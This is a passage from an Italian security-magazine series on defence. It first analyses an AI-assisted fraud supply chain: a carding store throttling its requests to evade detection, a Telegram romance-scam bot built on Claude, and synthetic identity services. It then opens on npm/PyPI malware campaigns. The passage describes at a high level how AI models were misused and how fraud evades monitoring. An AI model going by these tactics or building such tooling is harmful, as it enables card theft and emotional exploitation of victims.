  • Throttling intelligente. Per evitare la rilevazione da parte dei sistemi antifrode, il servizio implementa un rallentamento deliberato e intelligente delle richieste di validazione. Non si tratta di pause casuali: l’AI calibra i tempi di attesa in base al comportamento atteso dal servizio di validazione, mimetizzando le richieste fraudolente nel traffico legittimo.
  • Batch processing strategico con ritardi deliberati. Le carte rubate vengono processate in lotti, con ritardi intenzionali tra un batch e l’altro, per ridurre la probabilità che i pattern di validazione vengano identificati come anomali dai sistemi di monitoraggio delle transazioni.
  • Misure di sicurezza operativa di livello enterprise. L’infrastruttura include protezioni contro il reverse engineering e il rilevamento, implementate con tecniche che normalmente richiederebbero un team di sviluppatori specializzati.

Cosa cambia rispetto al carding tradizionale

Il carding-as-a-service non è una novità. I forum underground ospitano servizi di validazione delle carte da anni. Ciò che distingue questo caso è il livello di sofisticazione ingegneristica – e il fatto che sia stato raggiunto con l’assistenza dell’AI.

Tradizionalmente, costruire un’infrastruttura di carding resiliente richiedeva competenze in sviluppo web, integrazione API, sicurezza operativa e gestione dell’infrastruttura. L’attore documentato da Anthropic ha esternalizzato questa complessità tecnica a Claude Code, che ha funzionato simultaneamente come architetto software, sviluppatore backend e consulente di sicurezza operativa.

L’implicazione per le istituzioni finanziarie è diretta. Come sottolinea TransUnion nell’analisi del primo semestre 2025, i prestatori statunitensi hanno registrato un’esposizione di 3,3 miliardi di dollari a identità sintetiche sospette tra prestiti auto, carte di credito e prestiti personali. Quando i servizi di validazione delle carte operano con resilienza enterprise e throttling intelligente, i sistemi antifrode basati su regole statiche – soglie di velocità, pattern di geolocalizzazione, limiti di transazione – perdono efficacia. La frode si mimetizza nel rumore del traffico legittimo.

Il contesto tecnico è rilevante: la validazione fraudolenta delle carte avviene esclusivamente in modalità card-not-present (CNP), dove il tasso di frode è significativamente più elevato rispetto alle transazioni in presenza. I circuiti di pagamento hanno risposto con investimenti massicci in AI difensiva.

Visa ha implementato il VAAI Score (Visa Account Attack Intelligence), che utilizza componenti di AI generativa per identificare e classificare gli attacchi di enumerazione – ovvero le tecniche di forza bruta con cui gli attaccanti testano combinazioni di numeri di carta, date di scadenza e CVV – assegnando un punteggio di rischio in tempo reale in 20 millisecondi, analizzando fino a 182 attributi per transazione.

Mastercard ha sviluppato Decision Intelligence Pro, un sistema basato su reti neurali ricorrenti e AI generativa che processa oltre 143 miliardi di transazioni annuali in meno di 50 millisecondi, con miglioramenti del tasso di rilevazione fino al 300% in specifici contesti. Tuttavia, il throttling intelligente del carding store documentato da Anthropic è progettato precisamente per eludere questi sistemi: mimetizzando le richieste nel traffico legittimo, le validazioni fraudolente evitano di attivare le soglie di anomalia che alimentano i modelli di scoring. È il dilemma dell’AI difensiva: ogni miglioramento nella detection catalizza un adattamento corrispondente nell’evasione.

Caso 2: il romance scam bot con “intelligenza emotiva”

Oltre 10.000 utenti mensili, tre continenti, manipolazione emotiva AI-driven

Il secondo caso rivela una dimensione della AI fraud supply chain che trascende la tecnologia per entrare nel territorio della psicologia applicata su scala industriale.

Seguendo l’indicazione di un ricercatore indipendente, Anthropic ha identificato un bot Telegram (@Chat_ChatGPT_AIbot) che fornisce strumenti AI multimodali specificamente commercializzati per supportare operazioni di romance scam. Il bot offre accesso a molteplici modelli di intelligenza artificiale, con Claude pubblicizzato come “high EQ model” – modello ad alta intelligenza emotiva – per risposte emotivamente intelligenti.

Il dato sulla scala è il primo elemento da registrare: oltre 10.000 utenti mensili. Non stiamo parlando di un esperimento isolato o di un singolo truffatore che usa ChatGPT per scrivere messaggi più convincenti. Stiamo parlando di una piattaforma operativa con una base utenti che rivaleggia con molti servizi SaaS legittimi.

L’architettura operativa del bot

Il sistema opera attraverso un’interfaccia a comandi che offre funzionalità specializzate per ogni fase dell’operazione di truffa sentimentale:

  • Generazione di risposte ad alta intelligenza emotiva. Claude viene utilizzato specificamente per la sua capacità di produrre messaggi emotivamente sofisticati. Non si tratta di frasi generiche di corteggiamento: l‘AI genera risposte calibrate sullo stato emotivo percepito della vittima, adattando tono, registro e contenuto in tempo reale.
  • Capacità di generazione di immagini. Il bot integra modelli di generazione di immagini di altri provider per il potenziamento dei profili, consentendo la creazione di foto profilo convincenti e di contenuti visivi personalizzati.
  • Supporto multilingue per targeting globale. Il servizio opera con targeting specifico su Stati Uniti, Giappone e Corea del Sud, tre dei mercati più redditizi per le truffe sentimentali. Il supporto multilingue consente a operatori non madrelingua di apparire fluenti e persuasivi nella lingua della vittima, bypassando i red flag linguistici che tradizionalmente aiutano le vittime a identificare i truffatori.
  • Generazione di contenuti di manipolazione emotiva specializzati. Il bot offre risposte specializzate per le diverse fasi del romance scam: dall’approccio iniziale alla costruzione del rapporto, dall’escalation emotiva alla richiesta finanziaria.

Il contesto: un’industria da miliardi che l’AI rende più efficiente

I messaggi del servizio e i canali collegati sono prevalentemente in cinese, suggerendo operazioni cinesi che prendono di mira vittime internazionali. Questo dettaglio si inserisce in un panorama documentato.

I dati FBI mostrano che le perdite per romance scam nella sola area della Baia di San Francisco sono più che raddoppiate nel 2025, raggiungendo 43,3 milioni di dollari rispetto ai 21,5 milioni dell’anno precedente. A livello globale, secondo Chainalysis, le perdite per truffe crypto – molte delle quali originano da romance scam e pig butchering – hanno raggiunto il record di 17 miliardi di dollari nel 2025. Le operazioni con collegamenti on-chain a vendor AI hanno generato una media di 3,2 milioni di dollari per operazione, circa 4,5 volte di più rispetto alle operazioni senza tali collegamenti.

L’evoluzione è significativa. I centri di scam tradizionali – documentati in Cambogia, Myanmar e altrove – impiegano persone fisiche, spesso vittime di traffico di esseri umani, costrette a condurre conversazioni manuali con le vittime. L’AI rende queste operazioni più scalabili ed economiche, potenzialmente riducendo la dipendenza dal lavoro forzato mentre ne amplifica l’efficacia. Un paradosso morale che non sfugge agli analisti: la stessa tecnologia che potrebbe ridurre lo sfruttamento umano nei centri di scam rende la truffa stessa più pervasiva e devastante per le vittime.

Per i professionisti antifrode, il romance scam bot AI-powered invalida un assunto operativo fondamentale: che il volume di conversazioni gestibili da un’organizzazione criminale sia limitato dalla disponibilità di operatori umani. Con l’AI, il vincolo non è più il personale: è la larghezza di banda.

Caso 3: servizi di identità sintetica operativi

Dall’identità rubata all’identità costruita

Il terzo tassello della AI fraud supply chain è quello che chiude il cerchio e apre prospettive strategiche più preoccupanti. Anthropic ha documentato un attore che ha lanciato con successo un servizio operativo di identità sintetica utilizzando Claude per varie componenti della propria infrastruttura.

Il caso è descritto in modo più sintetico nel report di Anthropic rispetto ai precedenti, ma il suo significato strategico è inversamente proporzionale al dettaglio disponibile. Un servizio di identità sintetica operativo – non sperimentale, non dimostrativo – rappresenta l’anello di congiunzione tra il furto di dati e la monetizzazione finale. Le carte rubate validate dal carding store e le relazioni emotive costruite dal romance scam bot convergono entrambe, in ultima analisi, verso la necessità di identità false convincenti: per aprire conti bancari, per ricevere trasferimenti fraudolenti, per mascherare la provenienza dei fondi.

Cosa sappiamo sull’architettura del servizio

Dall’analisi del report e delle fonti secondarie, il servizio di identità sintetica documentato presenta caratteristiche che lo distinguono dalla contraffazione documentale tradizionale:

L’AI non genera semplicemente documenti falsi. Costruisce profili identitari coerenti che includono storie professionali plausibili, reti di contatti credibili, e tracce digitali consistenti. La differenza tra un documento contraffatto e un’identità sintetica AI-powered è la stessa che intercorre tra una fotocopia e un ecosistema: la prima viene rilevata a un controllo superficiale, il secondo resiste a verifiche approfondite perché ogni elemento del profilo conferma gli altri.

Per comprendere la portata del Caso 3, è necessario richiamare la tassonomia consolidata della frode identitaria sintetica. La Federal Reserve ha definito la frode identitaria sintetica come l’uso di una combinazione di informazioni personali identificabili (PII) per fabbricare una persona o entità allo scopo di commettere un atto disonesto per guadagno personale o finanziario.

Il white paper della Fed distingue tre modalità di creazione: l’identity fabrication, che utilizza esclusivamente informazioni fittizie; l’identity manipulation, che modifica leggermente PII reali (ad esempio, variando una cifra del Social Security Number); e l’identity compilation, che combina PII autentiche – tipicamente un SSN reale sottratto a minori, anziani o persone decedute – con dati fabbricati. È quest’ultima la forma più insidiosa, perché il nucleo di dati autentici supera le verifiche di base, e l’AI generativa amplifica la capacità di costruire attorno a quel nucleo un profilo coerente e convincente.

Il ciclo di vita della frode segue un pattern documentato noto come bust-out. L’identità sintetica viene utilizzata per aprire una linea di credito. Il fraudster si comporta come un cliente legittimo per mesi, effettuando acquisti e pagando regolarmente per incrementare il punteggio creditizio.

Come ha spiegato Mike Timoney, vicepresidente della Federal Reserve Bank di Boston, quando il punteggio sale, le banche vogliono concedere più credito, estendono le linee, aumentano i limiti. A quel punto, il criminale massimizza tutte le linee disponibili e scompare – il bust-out propriamente detto. La Fed ha stimato che le perdite globali per questa tipologia sono passate da circa 8 miliardi di dollari intorno al 2020 a oltre 20 miliardi nel 2024, con una traiettoria che l’AI generativa sta accelerando. Il servizio documentato da Anthropic si inserisce nella fase iniziale di questo ciclo: genera le identità sintetiche che altri attori della supply chain utilizzano per aprire i conti e avviare il processo di credit building fraudolento.

L’esplosione della frode identitaria sintetica nel 2025

I dati di contesto rendono la portata del fenomeno impossibile da sottovalutare.

La Federal Reserve Bank di Boston ha dedicato un’analisi specifica al ruolo dell’AI generativa nella frode identitaria sintetica. Nel podcast della Fed di Boston, Mike Timoney ha tracciato la traiettoria delle perdite: circa 8 miliardi di dollari intorno al 2020, 14 miliardi dopo un paio d’anni, oltre 20 miliardi nelle stime più recenti – una crescita che l’AI generativa sta accelerando in modo significativo.

TransUnion ha quantificato l’esposizione dei soli prestatori statunitensi a 3,3 miliardi di dollari nel primo semestre 2025. A questo si aggiunge una dimensione emergente segnalata dalla Federal Reserve Financial Services: la synthetic business fraud, dove i criminali creano imprese fittizie utilizzando informazioni rubate, manipolate o fabbricate per accedere a linee di credito e prestiti commerciali, tipicamente di importo superiore rispetto a quelli concessi ai consumatori individuali.

Il Sumsub Identity Fraud Report 2025-2026 aggiunge una dimensione qualitativa: nel 2025, la falsificazione documentale assistita dall’AI, registrata allo 0% l’anno precedente, è salita al 2% di tutti i documenti falsi identificati. Può sembrare una percentuale marginale, ma rappresenta l’emergere di una categoria di frode che non esisteva in forma misurabile dodici mesi prima. Ancora più rilevante è la segnalazione dell’ascesa dei cosiddetti AI fraud agent: sistemi autonomi che combinano AI generativa, framework di automazione e apprendimento per rinforzo per creare identità sintetiche, interagire con i sistemi di verifica in tempo reale e adattare il comportamento in base ai risultati. Le traiettorie indicano che questi agenti potrebbero diventare mainstream entro 18 mesi, particolarmente nelle reti di frode organizzata.

Per il settore bancario e finanziario, l’implicazione è chiara: i processi KYC (Know Your Customer) progettati per verifiche documentali statiche sono strutturalmente inadeguati contro identità sintetiche che superano sia la verifica visiva sia il cross-referencing con database multipli. Come ha sintetizzato un analista di Heka Global citato da BankInfoSecurity: la detection della frode deve essere in tempo reale, perché affidarsi a controlli che avvengono una sola volta all’onboarding significa perdere ciò che accade dopo, ed è lì che la frode riesce.

L’integrazione: come i tre casi si interconnettono nell’ecosistema criminale

Analizzati isolatamente, ciascuno dei tre casi rappresenta un’evoluzione significativa nel proprio dominio. Letti insieme, raccontano una storia più ampia e più preoccupante: la nascita di una supply chain integrata della frode digitale, dove l’output di un’operazione alimenta l’input della successiva.

Il flusso è ricostruibile con chiarezza.

Fase 1 – Acquisizione dei dati. Le carte di credito e i dati personali vengono rubati attraverso infostealer, breach, social engineering. Questa fase beneficia della profilazione AI-driven documentata nel sesto articolo di questa serie, dove il Model Context Protocol offensivo trasforma stealer log grezzi in intelligence operativa strutturata.

Fase 2 – Validazione e monetizzazione primaria. Il carding store AI-powered valida le carte rubate con resilienza multi-API, identificando quelle ancora attive e commercializzabili. Il throttling intelligente e il batch processing strategico massimizzano il tasso di successo minimizzando il rischio di rilevazione.

Fase 3 – Costruzione della relazione. Il romance scam bot crea e mantiene relazioni fraudolente con le vittime, utilizzando l’intelligenza emotiva dell’AI per costruire fiducia e preparare il terreno per la richiesta finanziaria. Le vittime profilate nella Fase 1 possono essere targeting prioritari nella Fase 3: se il profilo comportamentale indica vulnerabilità emotiva o solitudine, il romance scam diventa il vettore di monetizzazione ottimale.

Fase 4 – Infrastruttura identitaria. I servizi di identità sintetica forniscono le identità necessarie per aprire i conti bancari che ricevono i fondi estorti, per creare i profili delle false identità romantiche, e per riciclare i proventi delle carte validate. L’identità sintetica è il tessuto connettivo che tiene insieme l’intera operazione. Come ha evidenziato la Federal Reserve Bank di Boston, un effetto particolarmente rilevante è l’eliminazione della dipendenza dai money mule – intermediari reclutati, spesso inconsapevoli, per ricevere e trasferire fondi illeciti. Tradizionalmente, il reclutamento dei mule rappresentava un collo di bottiglia costoso e rischioso per le organizzazioni criminali. Con identità sintetiche AI-generated, i fraudster aprono direttamente i propri conti attraverso portali online, riducendo costi, rischi e dipendenza da terzi.

La circolarità è il tratto distintivo di questo ecosistema. I dati rubati attraverso le carte validate alimentano la creazione di nuove identità sintetiche. Le relazioni costruite dal romance scam generano ulteriori dati personali sulle vittime, che arricchiscono i profili per future operazioni. Le identità sintetiche aprono nuovi vettori per il carding e per il riciclaggio dei proventi. Ogni operazione rafforza le altre in un ciclo virtuoso – per i criminali – di efficienza crescente.

Come ha sintetizzato l’analisi di Noma Security sul report di Anthropic, i criminali non aspettano. Stanno già integrando l’AI nell’estorsione, nella frode e nello spionaggio. Si muovono più velocemente delle difese di sicurezza AI di molte organizzazioni.

Implicazioni per il settore finanziario e la verifica dell’identità

La AI fraud supply chain ha implicazioni operative immediate per tre ambiti professionali.

Per i team antifrode bancari

La resilienza multi-API del carding store documenta una sofisticazione infrastrutturale che rende inadeguati i sistemi di rilevazione basati su regole statiche. Le strategie di throttling intelligente progettate per mimetizzare il traffico fraudolento nel flusso legittimo richiedono un approccio di detection basato sull’analisi comportamentale piuttosto che sulle soglie transazionali.

I circuiti di pagamento stanno investendo massicciamente in questa direzione – Visa ha destinato 3,3 miliardi di dollari in AI e infrastrutture dati nell’ultimo decennio e processa oltre 500 milioni di transazioni giornaliere con AI difensiva, mentre Mastercard ha acquisito Recorded Future per 2,65 miliardi di dollari per integrare la threat intelligence AI-driven nel proprio ecosistema – ma l’efficacia di questi investimenti dipende dalla capacità di anticipare le tecniche di evasione, non solo di reagire ad esse.

Il 90% delle istituzioni finanziarie utilizza già AI per la rilevazione delle frodi, secondo Feedzai. Ma la partita non è “AI difensiva contro attaccanti umani”. È “AI difensiva contro AI offensiva”, con l’aggravante che l’AI offensiva ha il vantaggio dell’iniziativa e della specificità: sa esattamente cosa deve eludere, mentre l’AI difensiva deve proteggere una superficie di attacco potenzialmente illimitata.

Per i responsabili KYC e compliance

L’operatività dei servizi di identità sintetica impone una revisione profonda dei processi di verifica dell’identità. Il modello KYC tradizionale – verifica documentale all’onboarding, monitoraggio transazionale successivo – è strutturalmente vulnerabile a identità sintetiche che passano la verifica iniziale e rimangono dormienti per mesi prima di essere attivate per operazioni fraudolente. La transizione verso un modello di verifica continua dell’identità, che integri segnali comportamentali, biometrici e contestuali lungo l’intero ciclo di vita del cliente, non è più un’opzione: è una necessità operativa.

Le sanzioni regolamentari confermano l’urgenza. Secondo l’analisi di Fenergo, i regolatori globali hanno emesso circa 139 sanzioni finanziarie nel primo semestre 2025, per un totale di 1,23 miliardi di dollari – un incremento del 417% rispetto allo stesso periodo del 2024.

Per i responsabili della sicurezza informatica

La convergenza dei tre vettori di frode in un ecosistema integrato impone un aggiornamento dei modelli di rischio. La valutazione del rischio di frode non può più essere compartimentalizzata: il rischio di carding, il rischio di social engineering e il rischio di identità sintetica sono manifestazioni interconnesse della stessa infrastruttura criminale. Le organizzazioni che li trattano come minacce separate sottostimano sistematicamente il rischio complessivo.

Sul versante normativo europeo, la Direttiva NIS2 (Direttiva UE 2022/2555), recepita in Italia con il D.lgs. 138/2024, impone agli operatori dei servizi essenziali e importanti – incluse le istituzioni finanziarie – misure di gestione del rischio che comprendono la sicurezza della supply chain. L’AI Act (Regolamento UE 2024/1689) aggiunge requisiti di trasparenza e governance per i sistemi AI. La AI fraud supply chain opera esattamente all’intersezione di questi due regimi normativi: è una minaccia alla sicurezza informatica che sfrutta sistemi di intelligenza artificiale come componenti funzionali, e richiede una risposta di compliance integrata.

La resilienza operativa: come l’AI permette pivot rapidi

Un aspetto della AI fraud supply chain che merita un’analisi dedicata è la resilienza operativa che l’AI conferisce all’ecosistema criminale.

Nel modello tradizionale, quando un servizio di carding veniva bloccato, ricostruirlo richiedeva settimane di sviluppo. Quando un account di romance scam veniva sospeso, ricreare il profilo e ricostruire le relazioni interrotte era un processo manuale e costoso. Quando un fornitore di documenti falsi veniva arrestato, la rete a valle subiva un’interruzione significativa.

Con l’AI, ciascuno di questi scenari diventa un inconveniente operativo piuttosto che un’interruzione critica.

Il carding store lo dimostra con la sua architettura multi-API: la perdita di un servizio di validazione non interrompe le operazioni, perché il sistema scopre autonomamente servizi alternativi. Il romance scam bot lo dimostra con la sua capacità multimodello: se l’accesso a un modello AI viene revocato, il sistema ruota verso un altro. Il servizio di identità sintetiche lo dimostra con la velocità con cui nuove identità possono essere generate per sostituire quelle compromesse.

Come sintetizzano gli autori del report di Anthropic – Alex Moix, Ken Lebedev e Jacob Klein – i quattro casi nell’ambito della frode documentano collettivamente un’evoluzione preoccupante: l’AI facilita pivot e adattamenti rapidi quando si affronta il blocco o la rilevazione. L’AI non solo potenzia le singole operazioni: rende l’ecosistema criminale antifragile, capace di rafforzarsi in risposta alle perturbazioni.

Questa resilienza ha un’implicazione strategica fondamentale per i difensori. Le operazioni di disruption – takedown di infrastrutture, blocco di account, sequestro di domini – restano necessarie ma non sufficienti. Se il costo di ricostruzione dell’infrastruttura criminale si riduce da settimane a ore grazie all’AI, la strategia di disruption diventa una corsa al ribasso in cui i difensori investono risorse crescenti per ottenere interruzioni sempre più brevi. Serve un cambio di paradigma: dalla disruption dell’infrastruttura all’erosione del modello di business, rendendo le operazioni meno redditizie piuttosto che semplicemente più difficili.

Limiti dell’analisi e controargomentazioni

Un’analisi rigorosa della AI fraud supply chain richiede di considerare anche i limiti della narrazione.

I tre casi sono documentati con livelli di dettaglio diversi. Il caso del carding store e quello del romance scam bot sono descritti con sufficiente specificità da consentire un’analisi tecnica. Il caso delle identità sintetiche è presentato in modo più sintetico, con meno dettagli sull’architettura e sulla scala delle operazioni. La ricostruzione dell’integrazione tra i tre casi è, in parte, un’inferenza analitica basata sulla logica dell’ecosistema criminale piuttosto che su evidenze dirette di collaborazione tra gli attori.

L’AI amplifica, ma non crea la frode. Il carding, i romance scam e la frode identitaria esistono da decenni. L’intelligenza artificiale ne aumenta scala, velocità e sofisticazione, ma il modello di business sottostante e le vulnerabilità sfruttate sono pre-esistenti. I controlli fondamentali – MFA robusto, monitoraggio delle transazioni, educazione degli utenti – restano efficaci e non vengono resi obsoleti dall’AI.

La risposta del settore non è statica. Il 73% delle istituzioni finanziarie ha implementato AI nella rilevazione delle frodi nel 2025, rispetto al 49% nel 2024. La corsa agli armamenti AI offensiva/difensiva non è unilaterale: i difensori stanno adottando le stesse tecnologie, e in molti casi dispongono di risorse e dati significativamente superiori a quelli dei criminali.

Queste controargomentazioni contestualizzano il fenomeno senza minimizzarlo. La AI fraud supply chain è reale e documentata, e la sua evoluzione richiede adattamento difensivo. Ma l’adattamento è possibile, ed è già in corso.

Raccomandazioni operative

Per i professionisti della sicurezza informatica, la AI fraud supply chain richiede interventi su cinque direttrici:

  • Adottare detection comportamentale anti-throttling. I sistemi di rilevazione delle frodi devono essere calibrati per identificare i pattern di validazione delle carte con throttling intelligente, cercando anomalie non nella velocità ma nella regolarità e nella distribuzione temporale delle richieste.
  • Implementare verifica continua dell’identità. La transizione dal KYC statico all’ongoing due diligence è imperativa. L’integrazione di segnali comportamentali – come l’analisi della tipizzazione, i pattern di navigazione e la biometria passiva – riduce la superficie di attacco delle identità sintetiche.
  • Correlare i vettori di frode. Carding, social engineering e identità sintetica devono essere analizzati come manifestazioni della stessa infrastruttura criminale. La creazione di team antifrode trasversali, che condividano intelligence tra dipartimenti tradizionalmente separati, è un prerequisito organizzativo.
  • Integrare l’intelligence sulle piattaforme di scam. Il monitoraggio dei canali Telegram, dei forum underground e dei servizi del dark web non può essere limitato alle minacce cyber tradizionali. I bot di romance scam come quello documentato da Anthropic operano su piattaforme pubbliche e monitorabili.
  • Contribuire alla condivisione dell’intelligence. Il report di Anthropic è stato possibile perché un ricercatore indipendente ha segnalato il romance scam bot. La collaborazione tra provider AI, istituzioni finanziarie e forze dell’ordine è l’unica contromisura che opera a livello di ecosistema, e non di singolo anello.

La frode che si costruisce da sola

La AI fraud supply chain è, in ultima analisi, l’espressione più compiuta di un principio che attraversa l’intera serie di articoli sull’AI offensiva nella cybersecurity: l’intelligenza artificiale non potenzia un singolo aspetto del crimine informatico, ma ne industrializza l’intera catena del valore.

Il carding store con resilienza multi-API non è semplicemente un servizio di validazione più efficiente. È un componente infrastrutturale che si auto-ripara quando un suo elemento viene compromesso. Il romance scam bot con 10.000 utenti mensili non è semplicemente un truffatore più convincente. È una piattaforma che democratizza la manipolazione emotiva, rendendo accessibile a operatori privi di competenze linguistiche o psicologiche la capacità di condurre truffe sentimentali multilingue e multi-continente. Il servizio di identità sintetiche non è semplicemente un falsario più rapido. È il connettore che permette a ogni anello della catena di operare sotto coperture identitarie che superano le verifiche formali.

Come ha evidenziato il Google Threat Intelligence Group nel report di febbraio 2026, il 2025 ha segnato la maturazione del mercato underground per strumenti AI-enabled, con la proliferazione di offerte multifunzionali progettate per supportare diverse fasi del ciclo di attacco.

Per CISO, SOC analyst, threat researcher, specialisti antifrode e responsabili compliance, il messaggio operativo è che la AI fraud supply chain richiede una difesa che operi con la stessa logica integrata dell’attacco. Proteggere un singolo anello – il carding, il social engineering, la verifica dell’identità – lascia esposti gli altri. La sicurezza deve essere pensata come un sistema, non come una collezione di controlli puntuali.

La carta rubata di ieri è l’identità sintetica di domani. E domani, nella AI fraud supply chain, è già oggi.

Questo è il settimo articolo della serie “AI offensiva nella cybersecurity”. Il primo articolo ha introdotto il quadro generale delle minacce AI-driven e il framework normativo. Il secondo articolo ha ricostruito l’operazione GTG-2002 e il paradigma del vibe hacking. Il terzo articolo ha analizzato il no-code malware e il caso GTG-5004. Il quarto articolo ha esaminato la frode occupazionale nordcoreana assistita dall’AI. Il quinto articolo ha analizzato l’APT cinese che ha integrato Claude in 12 delle 14 tattiche MITRE ATT&CK. Il sesto articolo ha documentato l’uso offensivo del Model Context Protocol per la profilazione delle vittime. Il prossimo articolo approfondirà le strategie di difesa AI-native contro le minacce AI-driven.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/ai-fraud-supply-chain/


Supply chain software, attacco npm PyPI: 454.000 pacchetti malevoli e il primo worm autoreplicante che ha cambiato tutto

Un attacco alla supply chain software attraverso npm e PyPI non è più un’ipotesi accademica: è il meccanismo operativo che nel 2025 ha permesso la distribuzione di oltre 454.000 nuovi pacchetti malevoli nei registri open-source globali. È una cifra che merita di essere ripetuta, perché racconta qualcosa di profondo sulla fragilità strutturale dell’ecosistema su cui poggia la quasi totalità del software moderno.

Ogni volta che uno sviluppatore esegue npm install o pip install, sta dichiarando fiducia implicita in un registro pubblico che non richiede validazione dell’identità del publisher, non verifica la corrispondenza tra nome del pacchetto e contenuto, e – aspetto decisivo – privilegia automaticamente la versione più recente di ogni dipendenza. In un ecosistema dove i download annuali hanno superato i 9,8 trilioni e i componenti open-source costituiscono l’80-90% delle applicazioni moderne, quella fiducia implicita è diventata l’arma più efficiente a disposizione degli attaccanti.

Il 2026 State of the Software Supply Chain Report di Sonatype – pubblicato il 28 gennaio 2026 e basato sull’analisi di oltre 1,233 milioni di pacchetti malevoli cumulativi – documenta un’evoluzione che non è più quantitativa ma qualitativa: il malware nella supply chain software ha adottato la stessa architettura modulare, la stessa logica di riuso e la stessa capacità di scala che rendono potente l’open-source legittimo. Non stiamo più parlando di script rudimentali nascosti in pacchetti oscuri. Stiamo parlando di campagne industrializzate, persistenti, spesso orchestrate da attori statali, che trattano npm e PyPI come canali di distribuzione a basso attrito verso macchine di sviluppo e pipeline CI/CD – ambienti che, per definizione, sono vicini ai dati sensibili e all’accesso di produzione.

Questo articolo analizza i tre eventi che, tra la fine del 2025 e l’inizio del 2026, hanno reso impossibile ignorare la portata del problema: la campagna Lazarus “Graphalgo”, l’attacco “XPACK ATTACK” e – soprattutto – il worm autoreplicante Shai-Hulud, che ha dimostrato che la propagazione autonoma nei registri open-source non è più teoria, ma realtà operativa.

L’anatomia di Graphalgo: come Lazarus ha trasformato un colloquio di lavoro in un trojan multi-stadio

Il 12 febbraio 2026, ReversingLabs ha pubblicato l’analisi dettagliata di una campagna denominata “Graphalgo” – dal nome del primo pacchetto malevolo pubblicato su npm – attribuita con grado di confidenza medio-alto al Lazarus Group nordcoreano. La campagna era attiva dal maggio 2025 e rappresenta un salto qualitativo nelle operazioni di supply chain poisoning condotte da attori statali.

Il meccanismo è sofisticato nella sua semplicità psicologica. Gli attaccanti contattano sviluppatori JavaScript e Python attraverso LinkedIn, Facebook e Reddit, proponendo opportunità lavorative presso “Veltrix Capital” – una società fittizia presentata come operatore blockchain e crypto exchange, completa di domini registrati (veltrixcap[.]org, veltrixcapital[.]ai) e organizzazioni GitHub con repository apparentemente legittimi. Ai candidati viene chiesto di completare un “coding test” come parte del processo di selezione. I repository contengono dipendenze che puntano a pacchetti compromessi su npm e PyPI.

Qui sta il genio tattico: quando la vittima esegue o fa il debug del codice di test, il package manager installa automaticamente le dipendenze malevole. I pacchetti agiscono come loader di primo stadio, scaricando un Remote Access Trojan (RAT) dall’infrastruttura C2 controllata dagli attaccanti. Il RAT è in grado di eseguire comandi arbitrari, caricare e scaricare file, elencare i processi in esecuzione e – dettaglio rivelatore – verificare la presenza dell’estensione browser MetaMask, indicando un interesse specifico per il furto di asset crittografici. Sono state identificate tre varianti del RAT, scritte in JavaScript, Python e Visual Basic Script.

ReversingLabs ha identificato complessivamente 192 pacchetti malevoli in due lotti distinti: quelli con “graph” nel nome (apparsi su npm dal 2 maggio 2025 e su PyPI dal giugno 2025, progettati per mimare librerie legittime come graphlib e networkx) e quelli con “big” nel nome (apparsi su npm dal 17 novembre 2025 e su PyPI dal 9 dicembre 2025, probabilmente collegati a una seconda campagna di facciata ancora non identificata).

L’esempio emblematico è il pacchetto npm bigmathutils: la prima versione, benigna, è stata pubblicata e ha accumulato oltre 10.000 download. Solo a quel punto – quando la fiducia era stata costruita attraverso i numeri – gli attaccanti hanno iniettato il payload malevolo nella versione 1.1.0, pubblicata poco prima dell’11 febbraio 2026. Una strategia di attivazione ritardata che sfrutta la meccanica stessa dell’ecosistema: più download ha un pacchetto, più appare legittimo, più viene installato senza scrutinio.

L’attribuzione a Lazarus si basa su pattern ricorrenti documentati in operazioni precedenti: finti colloqui di lavoro come vettore di contatto iniziale, storie a tema crypto, malware multi-stadio con offuscamento stratificato, infrastruttura C2 protetta da token e – dato forense significativo – timestamp nei commit Git allineati al fuso orario GMT+9, quello della Corea del Nord. La campagna è una ramificazione diretta di operazioni precedenti come VMConnect (PyPI e GitHub) e Contagious Interview, documentate da Socket, Unit 42, Phylum e Veracode.

Il dato strategico: il design modulare di Graphalgo consente a Lazarus di sostituire le “facciate” (Veltrix oggi, un altro nome domani) mantenendo invariata l’infrastruttura backend di payload e C2. Questo significa che altre false aziende, altri pacchetti e altri test di codifica sono non solo probabili, ma inevitabili.

XPACK ATTACK: quando l’installazione diventa estorsione

Lo stesso giorno della divulgazione di Graphalgo, The Hacker News ha riportato la scoperta di una seconda campagna, indipendente da Lazarus ma emblematica dell’evoluzione creativa del malware nella supply chain. Denominata “XPACK ATTACK” da OpenSourceMalware e registrata per la prima volta il 4 febbraio 2026, questa operazione rappresenta un modello di monetizzazione completamente inedito: l’estorsione diretta durante l’installazione del pacchetto npm.

I pacchetti, tutti caricati dall’utente “dev.chandra_bose”, abusano del codice di stato HTTP 402 (“Payment Required”) per creare quello che appare come un legittimo paywall. Come ha spiegato il ricercatore Paul McCarty, l’attacco blocca l’installazione fino a quando la vittima non paga 0,1 USDC/ETH al wallet dell’attaccante, raccogliendo nel frattempo username GitHub e fingerprint del dispositivo. Se la vittima rifiuta di pagare, l’installazione fallisce dopo oltre cinque minuti – e lo sviluppatore potrebbe non rendersi nemmeno conto di aver incontrato malware piuttosto che un legittimo sistema di licensing.

XPACK ATTACK è significativo non per la sua scala (modesta) ma per il precedente concettuale che stabilisce: la monetizzazione del malware open-source non richiede più l’esfiltrazione di credenziali, l’installazione di backdoor o il deployment di ransomware. Può avvenire direttamente nell’atto stesso dell’installazione, sfruttando un meccanismo HTTP standardizzato che conferisce un’aura di legittimità tecnica all’estorsione.

Shai-Hulud: il worm che ha dimostrato che la propagazione autonoma è possibile

Se Graphalgo rappresenta la sofisticazione dello state-sponsored supply chain attack e XPACK ATTACK l’innovazione nel modello di monetizzazione, il worm Shai-Hulud è l’evento che ha ridefinito il perimetro della minaccia. Identificato per la prima volta il 15 settembre 2025 da ReversingLabs e oggetto di un advisory dedicato della CISA, Shai-Hulud è il primo malware autoreplicante nell’ecosistema npm – un worm che si propaga sfruttando le credenziali dei maintainer compromessi per pubblicare versioni avvelenate dei pacchetti che questi mantengono, creando una catena di infezione esponenziale senza intervento umano diretto.

